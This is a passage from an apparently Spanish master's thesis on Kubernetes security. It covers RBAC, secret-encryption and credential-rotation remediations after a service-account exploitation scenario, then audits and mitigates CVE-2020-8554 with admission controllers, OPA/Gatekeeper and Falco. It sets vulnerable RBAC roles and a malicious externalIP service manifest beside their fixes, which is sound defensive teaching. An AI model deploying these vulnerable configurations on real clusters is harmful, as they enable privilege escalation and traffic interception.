

Figura 72. Reglas de RBAC de las Service Accounts "de riesgo".

11.3.3.4. Remediación y Mitigación

Al igual que en el caso anterior, estamos en presencia de un escenario con una gran superficie de ataque, por lo que las medidas de remediación y mitigación que pueden ser aplicadas aumentan de manera considerable.

Cabe destacar que una parte de las medidas propuestas ya han sido abordadas en el escenario anterior, por lo que en esta sección solo se abordará *en profundidad* otras medidas complementarias. Dichas medidas y/o controles aplicables en este escenario se describen a continuación (ver Capítulo 10):

- Restringir los *workloads* en tiempo de ejecución mediante *Pod Security Policies* (PSP) o el nuevo *Pod Security Standards* (PSS) (**KUBE_WRKL_04b**)

- Utilizar políticas de red para prevenir desplazamientos laterales entre los pods de nuestra infraestructura. Dado que en el escenario anterior abordamos este punto, no profundizaremos nuevamente en este aspecto (**KUBE_WRKL_04d**, **KUBE_WRKL_04e**, **KUBE_WRKL_04f**).
- Protección de recursos sensibles como *Secrets* y *Config Maps* tanto a nivel de infraestructura como de aplicación (**KUBE_INFR_03**, **KUBE_INFR_06**, **KUBE_WRKL_03**)
- Aplicar buenas prácticas de configuración en RBAC (**KUBE_WRKL_01, KUBE_WRKL_02**)
- Rotar credenciales para dificultar el movimiento de los atacantes (**KUBE_INFR_05**)
- Implantar protección en tiempo de ejecución para bloquear acciones maliciosas (**KUBE_WRKL_04**, **RNTM_IPS_01**). Al igual que el caso con las políticas de red, no profundizaremos en este aspecto, ya que será abordado en profundidad en el siguiente escenario de ataque.

Restringir capacidades de los *workloads* en tiempo de ejecución

Aunque esta medida fue tratada de cierta manera en el escenario anterior, abordaremos los controles puntuales aplicables en este caso. El primer aspecto a tratar es el de montar de manera automática el *Service Account* en el pod, pues a menos que sea necesario que el pod se comunique con kube-apiserver no es algo recomendable (ver Figura 73).



Figura 73. El Service Account no se monta en el pod cuando así se especifica.

Otro aspecto a tener en cuenta es el uso de *Pod Security Policies* (PSP) para controlar el despliegue de *workloads* que no cumplan con los estándares de seguridad definidos en la literatura: en este caso montar un volumen *hostPath* para obtener acceso al nodo. En nuestro caso no desarrollaremos en detalle esta estrategia de mitigación, pues ya ha sido abordada en profundidad en la literatura [448], [449].

Existen también otras alternativas análogas a PSP que permiten realizar las mismas e incluso más comprobaciones que las soportadas por PSP aplicables a recursos como *Services*, *CronJobs*, etc. Ejemplos relevantes de dichas alternativas son OPA/Gatekeeper (abordado en el próximo escenario de ataque) y Kyverno [196].

Gestión de secretos en Kubernetes

Un primer paso para incrementar la seguridad en torno a los secretos en Kubernetes será centrarnos en la base de datos *etcd*, la cual contiene información que podría dar gran visibilidad al atacante sobre el estado del cluster. Se recomienda usar una solución establecida para asegurar las copias de seguridad y en caso de ser posible, cifrado completo del disco duro.

Kubernetes soporta cifrado en reposo de los secretos en *etcd*, previniendo de esa forma el acceso a información sensible (ver Figura 74). Una configuración básica puede realizarse siguiendo las siguientes instrucciones.

```
# acceder al nodo de control plane
$ docker exec -it tfm-k8s-control-plane bash

# crear el fichero de configuración del cifrado
root@tfm-k8s-control-plane:/# cat << 'EOF' >
/etc/kubernetes/pki/encryption-config.yaml
apiVersion: apiserver.config.k8s.io/v1
kind: EncryptionConfiguration
resources:
  - resources:
      - secrets
      providers:
      - aescbc:
      keys:
      - name: key1
            secret: bDDjvhjwppYMOKkZe+kggCY1ToeBe6RtkWWq3jTeLKs=  #
<BASE 64 ENCODED SECRET>
      - identity: {}
EOF

# habilitar EncryptionConfiguration en 'kube-apiserver' en el manifiesto
/etc/kubernetes/manifests/kube-apiserver.yaml agregando la línea:
--encryption-provider-config=/etc/kubernetes/pki/encryption-config.yaml

root@tfm-k8s-control-plane:/#
```



Figura 74. Cifrado básico de secrets en etcd.

La estrategia anterior es capaz de garantizar protección ante ataques contra *etcd*, pero no es capaz de lo mismo ante un comprometimiento del *host*. Dado que las llaves de cifrado son almacenadas en el *host* (en el fichero `encryption-config.yaml`), un atacante de experiencia puede acceder al fichero y extraer las llaves de cifrado.
Ante esta situación, es necesario utilizar otras soluciones más robustas y sofisticadas como los KMS [347]. Un proveedor de cifrado KMS utiliza un *envelope encryption* [450] para cifrar

los datos en *etcd*. Los proveedores KMS de código abierto más conocidos son HashiCorp Vault [207] y Cyberark Conjur [208]. Finalmente, es posible emplear proveedores KMS ofrecidos por los proveedores de servicios en la nube como AWS Secrets Manager [348], Google Secret Manager [349], Azure Key Vault [350], etc.

Buenas prácticas de RBAC

Como ya se ha mencionado, el sistema primario de autorización en Kubernetes es RBAC, el cual nos permite definir qué sujetos (los *Service Accounts*) pueden realizar qué acciones sobre qué tipos de objetos y en cuáles *namespaces*.

El escenario de ataque en cuestión está basado en una exploración/explotación de *Service Accounts* con privilegios excesivos debido a una deficiencia en la configuración de RBAC. A continuación se muestran las remediaciones a la configuración de RBAC de las *Service Accounts* vulnerables (Tabla 25 y Tabla 26).

Tabla 25. Role asociado al Service Account 'frontend-sa'.

Configuración vulnerable	Configuración segura

apiVersion:
rbac.authorization.k8s.io/v1
kind: Role
metadata:
  name: list-pods
  namespace: default
rules:
- apiGroups: [""]
  resources: ["pods"]
  verbs: ["get", "list"]
- apiGroups: [""]
  resources: ["pods/exec"]
  verbs: ["get", "create"]
- apiGroups: [""]
  resources: ["secrets"]
  verbs: ["get", "watch", "list"]
	apiVersion:
	rbac.authorization.k8s.io/v1
	kind: Role
	metadata:
	  name: list-pods
	  namespace: default
	rules:
	- apiGroups: [""]
	  resources: ["pods"]
	  verbs: ["get", "list"]

Tabla 26. Role asociado al Service Account redis-master-sa'.

Configuración vulnerable	Configuración segura

apiVersion:
rbac.authorization.k8s.io/v1
kind: Role
metadata:
  name: create-pods
  namespace: default
rules:
- apiGroups: [""]
  resources: ["pods"]
	apiVersion:
	rbac.authorization.k8s.io/v1
	kind: Role
	metadata:
	  name: create-pods
	  namespace: default
	rules:
	- apiGroups: [""]
	  resources: ["pods"]

```
  verbs: ["get", "create"]
- apiGroups: [""]
  resources: ["secrets"]
  verbs: ["get", "watch", "list"]
```

```
  verbs: ["get", "list"]
```

En el caso específico del pod *redis-master*, éste no debería ser capaz de crear pods en el *cluster*. Como se pudo observar anteriormente, nuestras correcciones han eliminado estas reglas asociadas al *Service Account* utilizado por ese pod. Para probar si nuestra defensa es efectiva, obtenemos una *shell* en *redis-master* e intentamos crear el pod *attack-pod* sin éxito en esta ocasión, lo cual indica que nuestra remediación ha funcionado (ver Figura 75).



Figura 75. Éxito de la defensa asociada a buenas prácticas de RBAC.

Rotado frecuente de credenciales

Es importante notar que mientras más corta sea la vida útil de un secreto o credencial, más difícil será para el atacante hacer uso de esa credencial. Establecer cortos tiempos de vida para los certificados y automatizar el proceso de rotación reduce el riesgo de ataques a la infraestructura.

En este escenario el atacante utilizó credenciales como el `token` y el certificado `ca.crt` para atacar la infraestructura. Una estrategia de Moving Target Defenses (MTD) de un rotado de credenciales dificultará mucho esta tarea al atacante.

11.3.3.5. Auditoría post-mitigación

Análogamente al proceso realizado en la sección de auditoría pre-mitigación se determinará si existen *Service Accounts* consideradas “de riesgo” en el *cluster* y posteriormente analizar en más detalle las reglas asociadas a las mismas que pudieran ser peligrosas. Como se puede observar en la Figura 76, todos los problemas asociados a estas cuentas han sido correctamente mitigados.



Figura 76. Eliminadas las Service Accounts “de riesgo”.

Un aspecto relevante a destacar es la funcionalidad de KubiScan para definir de manera personalizada lo que significa un rol “de riesgo” dependiendo del usuario. En el fichero de configuración `risky_roles.yaml`[20] es posible adaptar el comportamiento de KubiScan al escenario particular de cada usuario.

11.3.3.6. Análisis de los resultados

Las estrategias de remediación y mitigación propuestas mostraron ser eficaces contra los distintos *attack vectors* utilizados por el atacante. Un aspecto a destacar es la importancia de aplicar buenas prácticas en la configuración de RBAC, ya que constituye la columna vertebral de la seguridad basada en permisos en nuestro *cluster*.

Analizando en conjunto tanto el escenario anterior como el presente, se evidencia la vital importancia de aplicar una estrategia de defensa en profundidad para proteger la gran superficie de ataque de un *cluster* de Kubernetes.

11.3.4. Ataque Man-in-the-Middle (MITM) vía CVE-2020-8554

11.3.4.1. Contexto y objetivos

En más detalle, en este escenario *kube-apiserver* permite al atacante con permisos de crear un servicio de tipo `clusterIP` modificar el campo `spec.externalIPs`, pudiendo interceptar tráfico hacia esa dirección IP. Por otra parte, un atacante con los permisos de parchear/actualizar el `status` (los cuales no deberían otorgarse a los usuarios, ya que es una operación sensible) de un servicio de tipo `LoadBalancer`, lograría un impacto similar mediante la edición de la propiedad `status.loadBalancer.ingress.ip`.

Afortunadamente, la vulnerabilidad debería afectar a una cantidad reducida de despliegues de Kubernetes dado que los servicios de tipo `ExternalIP` [451], [452] no son utilizados de manera extensiva en *clusters multi-tenant*, además de que tampoco es recomendable dar permisos para actualizar servicios de tipo `LoadBalancer` [453].

La prueba de concepto de dicha vulnerabilidad fue presentada por su descubridor en [454], además de haber sido abordada de manera detallada en diversas ocasiones [455], [456], [457]. Adicionalmente, no existen condiciones particulares que deba cumplir un *cluster* vulnerable producto de una configuración deficiente u otro motivo. Por las razones antes

[20] Fichero *material-adjunto/attack-scenarios/03-exploiting-service-accounts/kubiscan/risky_roles.yaml.*

mencionadas, no se llevará a cabo una prueba de concepto detallada como en los escenarios de ataque anteriores.

11.3.4.2. Impacto en MITRE ATT&CK®

En este escenario de ataque, el atacante ha explotado una falla en el diseño de Kubernetes empleando la técnica de Man-in-the-Middle [458] para acceder al tráfico interno del *cluster* perteneciente a otros usuarios. En la Figura 77 (rojo), se muestra como la técnica utilizada para el acceso inicial pertenece al área de Collection, lo cual permite escalar el ataque en otras direcciones como se observa (Figura 77 en naranja). Aunque la superficie de ataque y cubrimiento de MITRE ATT&CK® es menor que en casos anteriores, es importante destacar que este ataque es fácil de realizar.



Figura 77. Impacto del escenario 4 en MITRE ATT&CK®.

11.3.4.3. Auditoría pre-mitigación

La naturaleza de este escenario hace que no sea apropiada la estrategia de realizar las auditorías en las cuatro áreas descritas en el protocolo. En este caso, al ser un error en el diseño o una falta de previsión en el momento en que se diseñaron estas funcionalidades, la estrategia empleada será otra.

La manera más objetiva y directa de auditar nuestro *cluster* será simplemente explotar la vulnerabilidad CVE-2020-8554 mediante la creación y/o actualización de un servicio con las características antes descritas. Sin pérdida de generalidad, solo se realizará el análisis para uno (ver en Tabla 27) de los cuatro casos posibles a analizar, ya que el procedimiento sería exactamente el mismo.

Tabla 27. Escenarios vulnerables en CVE-2020-8554 a analizar.

	Tipo Servicio (clusterIP)	Tipo Servicio (LoadBalancer)
Acción (create)	SÍ	NO
Acción (update)	NO	NO

Para determinar el estado inicial del *cluster* respecto a la vulnerabilidad CVE-2020-8554, se intentará crear un servicio de tipo `clusterIP` con el campo `externlaIPs` seteado. Los casos de prueba consisten de dos servicios: uno peligroso al tener una IP externa extraña (Tabla 28 a la izquierda) y uno seguro con una IP externa fiable (Tabla 28 a la derecha).

Tabla 28. Manifiestos de los servicios de prueba para CVE-2020-8554.

Configuración vulnerable del servicio	Configuración segura del servicio

`apiVersion: v1`
`kind: Service`
`metadata:`
`  name: disallowed-external-ip`
`spec:`
`  selector:`
`  app: MyApp`
`  ports:`
`  - name: http`
`  protocol: TCP`
`  port: 80`
`  targetPort: 8080`
`  externalIPs:`
`  - 1.1.1.1`
	`apiVersion: v1`
	`kind: Service`
	`metadata:`
	`  name: allowed-external-ip`
	`spec:`
	`  selector:`
	`  app: MyApp`
	`  ports:`
	`  - name: http`
	`  protocol: TCP`
	`  port: 80`
	`  targetPort: 8080`
	`  externalIPs:`
	`  - 203.0.113.0 # cncf.io`

Las instrucciones para intentar desplegar ambos servicios se muestran a continuación.

```
# crear servicio con IP externa riesgosa
$ kubectl apply -f
material-adjunto/attack-scenarios/03-man-in-the-middle-via-cve-2020-8554
/services/example_disallowed.yaml
service/disallowed-external-ip created

# crear servicio con IP externa segura
$ kubectl apply -f
material-adjunto/attack-scenarios/03-man-in-the-middle-via-cve-2020-8554
/services/example_allowed.yaml
service/allowed-external-ip created
```

Como era de esperar en un *cluster* vulnerable a CVE-2020-8554, ambos servicios pueden ser desplegados sin problema (ver Figura 78).

```
ryuzakyl@matrix:~$ kubectl get svc
NAME                   TYPE        CLUSTER-IP     EXTERNAL-IP   PORT(S)   AGE
allowed-external-ip    ClusterIP   10.96.126.49   203.0.113.0   80/TCP    3m35s
disallowed-external-ip ClusterIP   10.96.185.73   1.1.1.1       80/TCP    3m39s
kubernetes             ClusterIP   10.96.0.1      <none>        443/TCP   17m
```

Figura 78. Servicios con externalIP desplegados correctamente.

11.3.4.4. Remediación y Mitigación

Dado que estamos en presencia de una vulnerabilidad producto de una falla en el diseño, no existe ningún parche ni corrección para la misma. El único enfoque posible para lidiar

con la vulnerabilidad CVE-2020-8554 que pueden tomar los administradores de Kubernetes es llevar a cabo estrategias de mitigación adecuadas.
El vector de ataque utilizado en este escenario puede ser mitigado, de manera general, mediante la restricción sobre los permisos de creación y edición de servicios (los cuales no son comúnmente concedidos). De manera más detallada, dichas estrategias se listan a continuación (ver el compendio de medidas en el Capítulo 10):

- Valorar el uso de funcionalidades en estado *beta* o *alpha* (riesgos vs. beneficios) y en caso de dudas, restringir su uso (**KUBE_INFR_04**).
- Recibir alertas de actualizaciones de seguridad y reportar vulnerabilidades (**KUBE_INFR_07**).
- Restricción del uso de IPs externas en los servicios de tipo `clusterIP`:
    - Utilizar *Admission Controllers* para restringir el uso de IPs externas no deseadas (**KUBE_INFR_01d**).
    - Utilizar *OPA Gatekeeper* para restringir el uso de IPs externas no deseadas (**KUBE_INFR_01e**).
    - Habilitar *Audit Logs* y protección en tiempo de ejecución para restringir el uso de IPs externas no deseadas (**RNTM_IPS_01**, **RNTM_OBSV_02**).

Respecto a las medidas sobre el uso de funcionalidades *beta* o *alpha* y atención frente a alertas de actualizaciones de seguridad y reportes de vulnerabilidades, los administradores pueden unirse al grupo *kubernetes-announce* [352] para recibir emails sobre anuncios de seguridad o revisar la página de la documentación de Kubernetes dedicada a la seguridad [459].
La restricción del uso de IPs externas en cada una de sus variantes se aborda en detalle a continuación.

Admission Controllers
Para habilitar los controladores de admisión y realizar la configuración para así mitigar los posibles problemas de CVE-2020-8554, se pueden seguir las instrucciones basadas en el tutorial [460] a continuación.

```
# crear el cluster de KinD
$ kind create cluster --name tfm-k8s --config
material-adjunto/attack-scenarios/03-man-in-the-middle-via-cve-2020-8554
/kind/admission-controllers-cluster-config.yaml
$ kubectl config set-context kind-tfm-k8s

# desplegar cert manager y crear un namespace requerido
$ kubectl apply -f
https://github.com/jetstack/cert-manager/releases/download/v1.1.1/cert-m
anager.yaml
$ kubectl create ns cattle-externalip-system

# desplegar los Admission Controllers configurados para solo permitir
203.0.113.0 como IP externa
$ helm install rancher-external-ip-webhook \
       rancher-chart/rancher-external-ip-webhook \
```

```
        --namespace cattle-externalip-system \
        --set allowedExternalIPCidrs="203.0.113.0/32"

# verificar que todo esté en orden
$ kubectl --namespace=cattle-externalip-system get pods -l
"app=rancher-external-ip-webhook,release=rancher-external-ip-webhook"
```

En la Figura 79, se puede observar el estado esperado del *cluster* configurado para emplear los controladores de admisión para mitigar CVE-2020-8554.



Figura 79. Estado del *cluster* con Admission Controllers configurados.

OPA/Gatekeeper

En lugar de un controlador de admisión dedicado como hemos visto anteriormente, es posible el uso de OPA/Gatekeeper para permitir solamente las IPs externas específicas pertenecientes a la organización como se muestra a continuación.

```
# crear el cluster de KinD
$ kind create cluster --name tfm-k8s --config
material-adjunto/attack-scenarios/03-man-in-the-middle-via-cve-2020-8554
/kind/secured-cluster-config.yaml
$ kubectl config set-context kind-tfm-k8s

# desplegar OPA Gatekeeper y crear el template y constraint deseados
$ kubectl apply -f
https://raw.githubusercontent.com/open-policy-agent/gatekeeper/master/de
ploy/gatekeeper.yaml

# crear el template para un constraint limitando las IPs externas
$ kubectl apply -f
material-adjunto/attack-scenarios/03-man-in-the-middle-via-cve-2020-8554
/opa-gatekeeper/template.yaml

# crear el constraint basado en el template para solo permitir
203.0.113.0 como IP externa
$ kubectl apply -f
material-adjunto/attack-scenarios/03-man-in-the-middle-via-cve-2020-8554
/opa-gatekeeper/constraint.yaml
```

En la Figura 80, se puede observar el estado del *cluster* empleando OPA/Gatekeeper para mitigar la vulnerabilidad CVE-2020-8554.



Figura 80. Estado del *cluster* con OPA/Gatekeeper configurado.

***Audit Logs* y protección en tiempo de ejecución (Falco)**

Finalmente, la estrategia de habilitar los *Audit Logs* y algún tipo de protección en tiempo de ejecución representa una estrategia complementaria a las anteriores, ya que puede ser combinada con cualquiera de éstas.

Existen diversas plataformas que realizan auditorías y que permiten la protección en tiempo de ejecución como Calico Enterprise [461], NeuVector Run-Time Container Security Platform [462], Sysdig Secure [463], entre otras. No obstante, por temas de costos y con el propósito de mostrar en detalles el proceso de mitigación, se implantará una solución manual.

La solución propuesta estará basada en Falco, el cual puede ser configurado para procesar eventos de *syscalls* y de *Audit Logs* de Kubernetes. Las instrucciones necesarias para su implantación se muestran a continuación.

```
# creando el cluster de KinD
$ kind create cluster --name tfm-k8s --config
material-adjunto/attack-scenarios/03-man-in-the-middle-via-cve-2020-855/
kind/falco-cluster-config.yaml
$ kubectl config set-context kind-tfm-k8s

# instalando Falco con reglas para detectar un exploit a CVE-2020-8554
$ helm repo add falcosecurity https://falcosecurity.github.io/charts
$ helm repo update
$ cd
material-adjunto/attack-scenarios/03-man-in-the-middle-via-cve-2020-8554
/falco
$ rules2helm cve-2020-8554-rules.yaml > cve-2020-8554-helm-rules.yaml
$ helm install falco \
    -f cve-2020-8554-helm-rules.yaml \
    falcosecurity/falco
```

El estado inicial del *cluster* con esta configuración se puede observar en la Figura 81. Una vez ejecutadas las instrucciones iniciales, se procede a cambiar la configuración inicial de *kube-apiserver* para utilizar Falco como *backend* para los *Audit Logs* de Kubernetes. Los pasos finales para completar la configuración se listan a continuación[21].

```
# configuración para utilizar Falco como backend para los Audit Logs.
$ nano /tmp/audit/falco-kube-config
# cambiar la sección de http://<pod-ip>:8765/k8s-audit por el IP del pod
que recibirá los eventos

# cambiar la configuración del kube-apiserver para soportar Falco como
backend de los eventos de Audit Logs del cluster
# una vez realizados los cambios indicados kube-apiserver se reiniciará
automáticamente
$ nano /tmp/kubernetes/manifests/kube-apiserver.yaml

# eliminar el flag:
#    - --audit-log-path=/tmp/audit/audit.log

# añadir el flag:
#    - --audit-webhook-config-file=/tmp/audit/falco-kube-config
```



Figura 81. Estado inicial del *cluster* en la configuración de Falco.

